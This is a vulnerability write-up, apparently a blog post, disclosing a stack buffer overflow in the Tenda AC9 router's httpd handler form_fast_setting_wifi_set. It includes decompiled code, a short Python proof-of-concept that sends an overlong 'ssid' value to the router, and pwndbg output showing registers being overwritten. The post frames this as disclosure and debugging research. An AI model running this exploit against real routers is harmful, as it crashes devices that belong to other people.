
Tenda AC9 has bufferoverflow


2022-08-20 00:16 Amalll 169 0 编辑 收藏 举报

Tenda AC9 firmware V15.03.2.13 httpd server has stack buffer overflow in form_fast_setting_wifi_set



```
sub_16A5C("updateUrlLog", updateUrlLog);
sub_16A5C("SysStatusHandle", fromSysStatusHandle);
sub_16A5C("GetWanStatus", formGetWanStatus);
sub_16A5C("GetSysInfo", formGetSysInfo);
sub_16A5C("GetWanStatistic", formGetWanStatistic);
sub_16A5C("GetAllWanInfo", formGetAllWanInfo);
sub_16A5C("GetWanNum", formGetWanNum);
sub_F990("aspGetWanNum", aspGetWanNum);
sub_16A5C("getPortStatus", formGetPortStatus);
sub_16A5C("GetSystemStatus", formGetSystemStatus);
sub_16A5C("GetRouterStatus", formGetRouterStatus);
sub_F990("aspGetCharset", aspGetCharset);
sub_16A5C("WizardHandle", fromWizardHandle);
sub_16A5C("fast_setting_get", form_fast_setting_get);
sub_16A5C("fast_setting_pppoe_get", form_fast_setting_pppoe_get);
sub_16A5C("fast_setting_wifi_set", form_fast_setting_wifi_set);
sub_16A5C("fast_setting_pppoe_set", form_fast_setting_pppoe_set);
sub_16A5C("getWanConnectStatus", formGetWanConnectStatus);
sub_16A5C("getProduct", GetProduct);
sub_16A5C("fast_setting_internet_set", form_fast_setting_internet_set);
sub_16A5C("usb_get", form_usb_get);
v0 = sub_16A5C("SysToolpassword", SysToolpassword);
sub_A6338(v0);
sub_16A5C("notNowUpgrade", formNotNowUpgrade);
sub_16A5C("AdvGetMacMtuWan", fromAdvGetMacMtuWan);
sub_16A5C("AdvSetMacMtuWan", fromAdvSetMacMtuWan);
sub_16A5C("AdvSetMTU", fromAdvSetMTU);
sub_16A5C("AdvGetMTU", fromAdvGetMTU);
sub_16A5C("AdvGetLanIp", formAdvGetLanIp);
sub_16A5C("AdvSetLanip", fromAdvSetLanip);
sub_16A5C("SetWebIpAccess", SetWebIpAccess);
sub_16A5C("WanPolicy", fromWanPolicy);
```

When obtaining the request parameter ssid, no length judgment is performed, and the value of ssid is directly assigned to the local variables s and dest, resulting in a stack overflow vulnerability.




```
int __fastcall form_fast_setting_wifi_set(int a1)
{
  _BYTE *v1; // r0
  int v4[4]; // [sp+1Ch] [bp-160h] BYREF
  char nptr[4]; // [sp+2Ch] [bp-150h] BYREF
  char v6[4]; // [sp+30h] [bp-14Ch] BYREF
  char v7[4]; // [sp+34h] [bp-148h] BYREF
  char v8[4]; // [sp+38h] [bp-144h] BYREF
  char v9[72]; // [sp+3Ch] [bp-140h] BYREF
  char v10[64]; // [sp+84h] [bp-F8h] BYREF
  char dest[64]; // [sp+C4h] [bp-B8h] BYREF
  char s[64]; // [sp+104h] [bp-78h] BYREF
  char v13[12]; // [sp+144h] [bp-38h] BYREF
  int v14; // [sp+150h] [bp-2Ch] BYREF
  _BYTE *v15; // [sp+154h] [bp-28h]
  int v16; // [sp+158h] [bp-24h]
  char *s1; // [sp+15Ch] [bp-20h]
  _BYTE *Var; // [sp+160h] [bp-1Ch]
  char *src; // [sp+164h] [bp-18h]
  int v20; // [sp+168h] [bp-14h]
  int v21; // [sp+16Ch] [bp-10h]

  v14 = 0;
  memset(s, 0, sizeof(s));
  memset(dest, 0, sizeof(dest));
  memset(v10, 0, sizeof(v10));
  v21 = 1;
  memset(&v9[16], 0, 56);
  src = websGetVar(a1, "ssid", &unk_CA88C);
  strcpy(s, src);
  strcpy(dest, src);
  Var = websGetVar(a1, "wrlPassword", &unk_CA88C);
```


exp

```
import requests

url='http://192.168.2.1/goform/fast_setting_wifi_set'
pl='aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaa'+'b'*4
d = {'ssid':pl}
requests.post(url, data=d)
```


Run the script and use dynamic debugging to check the memory situation, you can see that after the program executes the strcpy function, the value of the r1 register will be tampered with 0x62626262, which is 'bbbb', because of the stack overflow vulnerability, that is to say, as long as we assign more than 96 to the ssid parameter bytes can cause a denial of service attack.



```
                                                  ─[ REGISTERS ]─
R0   0xfffef23c ◂— 0x0
R1   0x106e00 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaabbbb'
R2   0xfffef23c ◂— 0x0
R3   0x106e00 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaabbbb'
R4   0xe43b8 —▸ 0xe4270 ◂— 0x1
R5   0x103eb8 ◂— '/goform/fast_setting_wifi_set'
R6   0x1
R7   0xfffef7a6 ◂— './bin/httpd'
R8   0xe574 (_init) ◂— mov    ip, sp
R9   0x2dcac ◂— push   {r4, fp, lr}
R10  0xfffef608 ◂— 0x0
R11  0xfffef2b4 —▸ 0x16a38 (websFormHandler+336) ◂— mov    r3, #1
R12  0xe4720 (strcmp@got.plt) —▸ 0xff5d0010 (strcmp) ◂— ldrb   r2, [r0], #1
SP   0xfffef138 ◂— 0x0
PC   0x62adc (form_fast_setting_wifi_set+340) ◂— bl     #0xf1a4
                                                   ─[ DISASM ]─
► 0x62adc <form_fast_setting_wifi_set+340>    bl     #strcpy@plt <strcpy@plt>
        dest: 0xfffef23c ◂— 0x0
        src: 0x106e00 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaabbbb'

   0x62ae0 <form_fast_setting_wifi_set+344>    sub    r2, fp, #0xb8
   0x62ae4 <form_fast_setting_wifi_set+348>    ldr    r3, [fp, #-0x18]
   0x62ae8 <form_fast_setting_wifi_set+352>    mov    r0, r2
   0x62aec <form_fast_setting_wifi_set+356>    mov    r1, r3
   0x62af0 <form_fast_setting_wifi_set+360>    bl     #strcpy@plt <strcpy@plt>

   0x62af4 <form_fast_setting_wifi_set+364>    ldr    r0, [fp, #-0x168]
   0x62af8 <form_fast_setting_wifi_set+368>    ldr    r3, [pc, #0x5b0]
   0x62afc <form_fast_setting_wifi_set+372>    add    r3, r4, r3
   0x62b00 <form_fast_setting_wifi_set+376>    mov    r1, r3
   0x62b04 <form_fast_setting_wifi_set+380>    ldr    r3, [pc, #0x5a0]
                                                    ─[ STACK ]─
00:0000│ sp 0xfffef138 ◂— 0x0
... ↓       2 skipped
03:000c│    0xfffef144 —▸ 0x106570 ◂— 'ssid=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaa
04:0010│    0xfffef148 —▸ 0xfffef2d0 ◂— 'fast_setting_wifi_set'
05:0014│    0xfffef14c —▸ 0x102ad0 —▸ 0x102bd8 ◂— 'host'
06:0018│    0xfffef150 ◂— 0x0
07:001c│    0xfffef154 ◂— 0x0
                                                  ─[ BACKTRACE ]─
 ► f 0  0x62adc form_fast_setting_wifi_set+340
────────────────────────────────────────────────────────────────────────────────
pwndbg>
```



```
                                                       ─[ REGISTERS ]─
*R0   0xfffef1fc ◂— 0x0
*R1   0x62626262 ('bbbb')
*R2   0xfffef1fc ◂— 0x0
*R3   0xfffef1fc ◂— 0x0
 R4   0xe43b8 —▸ 0xe4270 ◂— 0x1
 R5   0x103eb8 ◂— '/goform/fast_setting_wifi_set'
 R6   0x1
 R7   0xfffef7a6 ◂— './bin/httpd'
 R8   0xe574 (_init) ◂— mov    ip, sp
 R9   0x2dcac ◂— push   {r4, fp, lr}
 R10  0xfffef608 ◂— 0x0
 R11  0xfffef2b4 —▸ 0x16a38 (websFormHandler+336) ◂— mov    r3, #1
*R12  0xe47c8 (strcpy@got.plt) —▸ 0xff5d0508 (strcpy) ◂— mov    r3, r0
 SP   0xfffef138 ◂— 0x0
*PC   0xff5d050c (strcpy+4) ◂— ldrb   r2, [r1], #1
─────────────────────────────────────────────────────────────────────────────────[ DISASM ]─
   0xff5d0508 <strcpy>       mov    r3, r0
 ► 0xff5d050c <strcpy+4>     ldrb   r2, [r1], #1
   0xff5d0510 <strcpy+8>     cmp    r2, #0
   0xff5d0514 <strcpy+12>    strb   r2, [r3], #1
   0xff5d0518 <strcpy+16>    bne    #strcpy+4 <strcpy+4>
    ↓
   0xff5d050c <strcpy+4>     ldrb   r2, [r1], #1
   0xff5d0510 <strcpy+8>     cmp    r2, #0
   0xff5d0514 <strcpy+12>    strb   r2, [r3], #1
   0xff5d0518 <strcpy+16>    bne    #strcpy+4 <strcpy+4>
    ↓
```



```
   0xff5d050c <strcpy+4>     ldrb   r2, [r1], #1
   0xff5d0510 <strcpy+8>     cmp    r2, #0
─────────────────────────────────────────────────────────────────────────[ STACK ]──────
00:0000│ sp 0xfffef138 ◂— 0x0
... ↓       2 skipped
03:000c│     0xfffef144 —▸ 0x106570 ◂— 'ssid=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaa
```

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